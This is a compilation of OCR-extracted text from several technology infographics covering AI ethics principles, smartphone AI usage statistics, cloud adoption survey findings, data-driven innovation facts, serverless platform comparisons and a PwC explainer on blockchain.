
Professional Responsibility:
Multistakeholder Collaboration
Responsible Design
Consideration of Long Term Effects
Accuracy
Scientific Integrity


Promotion of Human Values:
Leveraged to Benefit Society
Human Values and Human Flourishing
Access to Technology


Further information on findings and methodology is available in Principled Artificial Intelligence: Mapping Consensus in Ethical and Rights-Based Approaches (Berkman Klein, 2020) available at ***cyber.harvard.edu.***

BERKMAN KLEIN CENTER
FOR INTERNET & SOCIETY
AT HARVARD UNIVERSITY





How Smartphone Users Benefit From Artificial Intelligence
Awareness and usage of smartphone applications featuring machine learning in 2017
Awareness
Usage
Predictive text
50%
35%
Route suggestions
39%
24%
Voice assistants
37%
12%
Voice search
31%
9%
Translation apps
25%
11%
Voice-to-text
25%
7%
Email classification
23%
12%
Automated calendar entries
21%
10%
Location-based app suggestions
20%
5%
Automated photo classification
20%
9%
Based on a survey of 24,563 smartphone owners in 16 developed markets conducted between May and July 2017
Source: Deloitte's Global Mobile Consumer Survey
@StatistaCharts
statista


ARTIFICIAL INTELLIGENCE
Technology Landscape
NEUROMORPHIC COMPUTING
COGNITIVE CYBER SECURITY
ROBOTIC PERSONAL ASSISTANTS
AUTONOMOUS SURGICAL ROBOTICS
NEXT GEN CLOUD ROBOTICS
THOUGHT CONTROLLED GAMING
REAL TIME UNIVERSAL TRANSLATION
VIRTUAL COMPANIONS
AUTONOMOUS SYSTEMS
MACHINE LEARNING
DEEP LEARNING
NEURAL NETWORKS
PATTERN RECOGNITION
NATURAL LANGUAGE PROCESSING
CHATBOTS
REAL TIME EMOTION ANALYTICS





AHEAD IN THE CLOUD
The CSC Cloud Usage Index
Information access to multiple computing devices is the top driver
33% of companies adopted cloud primarily to access information from any device rather than cut costs
Top reasons for adopting cloud computing
33% Mobility
17% Cost
Few companies downsize IT after cloud adoption
After cloud adoption:
14% Downsized
20% Hired
Only 14% of companies downsized IT after adopting cloud—20% hired more cloud experts
The majority of businesses save money with cloud, but savings are small
Percentage of all businesses saving
82%
82% of all companies saved money on their last cloud adoption project
23% of U.S. businesses, and 45% of U.S. small businesses (less than 50 employees) reported no savings while 35% of U.S. businesses saved less than $20,000
Dollars saved
$0
<$20K
23%
35%
Percent of U.S. businesses
Percentage of businesses saving
92% Brazil
70% Australia
Brazilian businesses reap the most cost benefit with 92% saving money, while only 70% of Australian businesses saved money
Businesses are into the cloud for the long term
65% of companies choose cloud subscriptions lasting one year or more
65%
J•F•M•A•M•J•J•A•S•O•N•D
Cloud computing gives businesses a green boost
64% of companies say that adopting cloud has helped them reduce waste and lower energy consumption
Waste
Energy consumption
Nearly all businesses boost improvements in IT performance after cloud adoption
Percent of companies seeing improvement
93%
93% of all companies saw at least one area of improvement in their IT department since adopting cloud
Companies reporting
Lower costs
52%
47%
Increased efficiency
52% reported increased data center efficiency and utilization, while 47% of companies said they witnessed lower operating costs after cloud adoption
Improvement
80%
J•F•M•A•M•J
80% experienced improvements within six months of moving to the cloud
Small businesses face less workforce resistance to cloud adoption
74%
74% of small businesses say that no one in their company resisted the move to the cloud
Employee preparation in advance of cloud implementation varies widely
% of companies that prepared employees
United States 80%
Australia 81%
Brazil 97%
US and Australian businesses lag in preparing employees for cloud adoption with 80% and 81% of companies providing any information or training, while 97% of Brazilian companies prepared their employees
Data security concerns do not change significantly after adopting cloud computing
Only 25% of companies expressed more concern about data security after adopting cloud services
More Concerned
47% of businesses in Singapore expressed more concern about data security following cloud adoption
More Concerned
47% of Brazilian companies said they are less concerned after switching to the cloud
Less concerned
Half of U.S. government IT workers say they've moved work to the cloud
48% of U.S. government agencies moved at least one workflow to the cloud following the new requirement that U.S. federal agencies adopt a "cloud-first" policy
% of U.S. agencies that moved a workflow to the cloud
48% moved
These key findings are from a global survey of 3,645 IT decision makers in eight countries conducted independently by TNS and funded by CSC.
Design: Stanford Kay Studio
stanfordkaystudio.com



7 BIG FACTS ABOUT
DATA-DRIVEN
INNOVATION
1 The amount of data generated in two days is as much as all data generated in human history before 2003.
2 Improved use of data could generate $3 trillion in additional value each year in seven industries.
2019
3 The Big Data analytics and services industry is worth $3 billion and is expected to hit $20 billion in the next five years.
4 Harnessing Big Data could reduce health care costs by 8%.
5 The data-driven marketing industry was worth $156 billion in 2012 and created 676,000 jobs.
6 In 1985, it cost $100,000 to store a gigabyte of data. It cost 5 cents in 2013.
1985
2013
7 Data is a resource, much like water or energy, and like any resource, data does nothing on its own. Rather, it is world-changing in how it is employed in human decision making.
U.S. CHAMBER OF COMMERCE FOUNDATION
FOLLOW US ON FACEBOOK AND TWITTER TO LEARN MORE!
/USCCFoundation
@USCCFoundation


Serverless Platform Showdown
aws
Amazon
Azure
Google
IBM
Compute
AWS Lambda
Azure Functions
Cloud Functions
Cloud Functions
API Proxy
Amazon API Gateway
API Management Azure Functions Proxies
apigee
Apigee
API Connect
Storage
Amazon S3
Azure Storage
Cloud Storage
Cloud Object Storage
Database
Amazon DynamoDB
Azure Cosmos DB
Cloud Datastore
Cloudant NoSQL Database
Security & Access Control
Amazon Cognito
Azure Active Directory
Google Security Model
App ID Secure Gateway
Cloud Messaging
Amazon SNS Amazon SQS
Event Grid Service Bus
Cloud Pub/Sub
Push Notifications Message Hub
Orchestration
AWS Step Functions
Logic Apps
App Engine
App Connect
Analytics
Amazon Kinesis Amazon Athena
Azure Stream Analytics Event Hubs
Cloud Dataflow BigQuery Cloud ML Engine
Streaming Analytics
Developer Tools
AWS SAM / AWS SAM Local
Open source & third party frameworks
AWS Developer Tools
Monitoring & Logging tools
AWS Cloud9
Visual Studio
Team Services
Application Insights
Third-party frameworks
Cloud Deployment Manager
Cloud Source Repositories
Cloud Tools for IntelliJ, PowerShell, Visual Studio
Firebase Test Lab
Continuous Delivery
Continuous Release
Logging & monitoring tools
Infographic By : Akila Ishani
www.slappforge.com


A look at
blockchain technology
What is it?
The blockchain is a decentralized ledger of all transactions across a peer-to-peer network. Using this technology, participants can confirm transactions without the need for a central certifying authority. Potential applications include fund transfers, settling trades, voting, and many other uses.
How it works:
Someone requests a transaction.
The requested transaction is broadcast to a P2P network consisting of computers, known as nodes.
Validation
The network of nodes validates the transaction and the user's status using known algorithms.
A verified transaction can involve cryptocurrency, contracts, records, or other information.
Once verified, the transaction is combined with other transactions to create a new block of data for the ledger.
The new block is then added to the existing blockchain, in a way that is permanent and unalterable.
The transaction is complete.
Benefits
Increased transparency
Accurate tracking
Permanent ledger
Cost reduction
Unknowns
Complex technology
Regulatory implications
Implementation challenges
Competing platforms
Cryptocurrency
Cryptocurrency is a medium of exchange, created and stored electronically in the blockchain, using encryption techniques to control the creation of monetary units and to verify the transfer of funds. Bitcoin is the best known example.
Has no intrinsic value in that it is not redeemable for another commodity, such as gold.
Has no physical form and exists only in the network.
Its supply is not determined by a central bank and the network is completely decentralized.
Potential applications
Automotive
Consumers could use the blockchain to manage fractional ownership in autonomous cars.
Financial services
Faster, cheaper settlements could shave billions of dollars from transaction costs while improving transparency.
Voting
Using a blockchain code, constituents could cast votes via smartphone, tablet or computer, resulting in immediately verifiable results.
Healthcare
Patients' encrypted health information could be shared with multiple providers without the risk of privacy breaches.
pwc


Three keys to understanding AI decision making
Explainability
Understanding reasoning behind each decision
Transparency
Understanding of AI model decision making
Provability
Mathematical certainty behind decisions
Source: PwC

Automation now

What's in your automation toolbox?



pwc

©2018 PricewaterhouseCoopers LLP, a Delaware limited liability partnership.
source pwc via @mikequindazzi

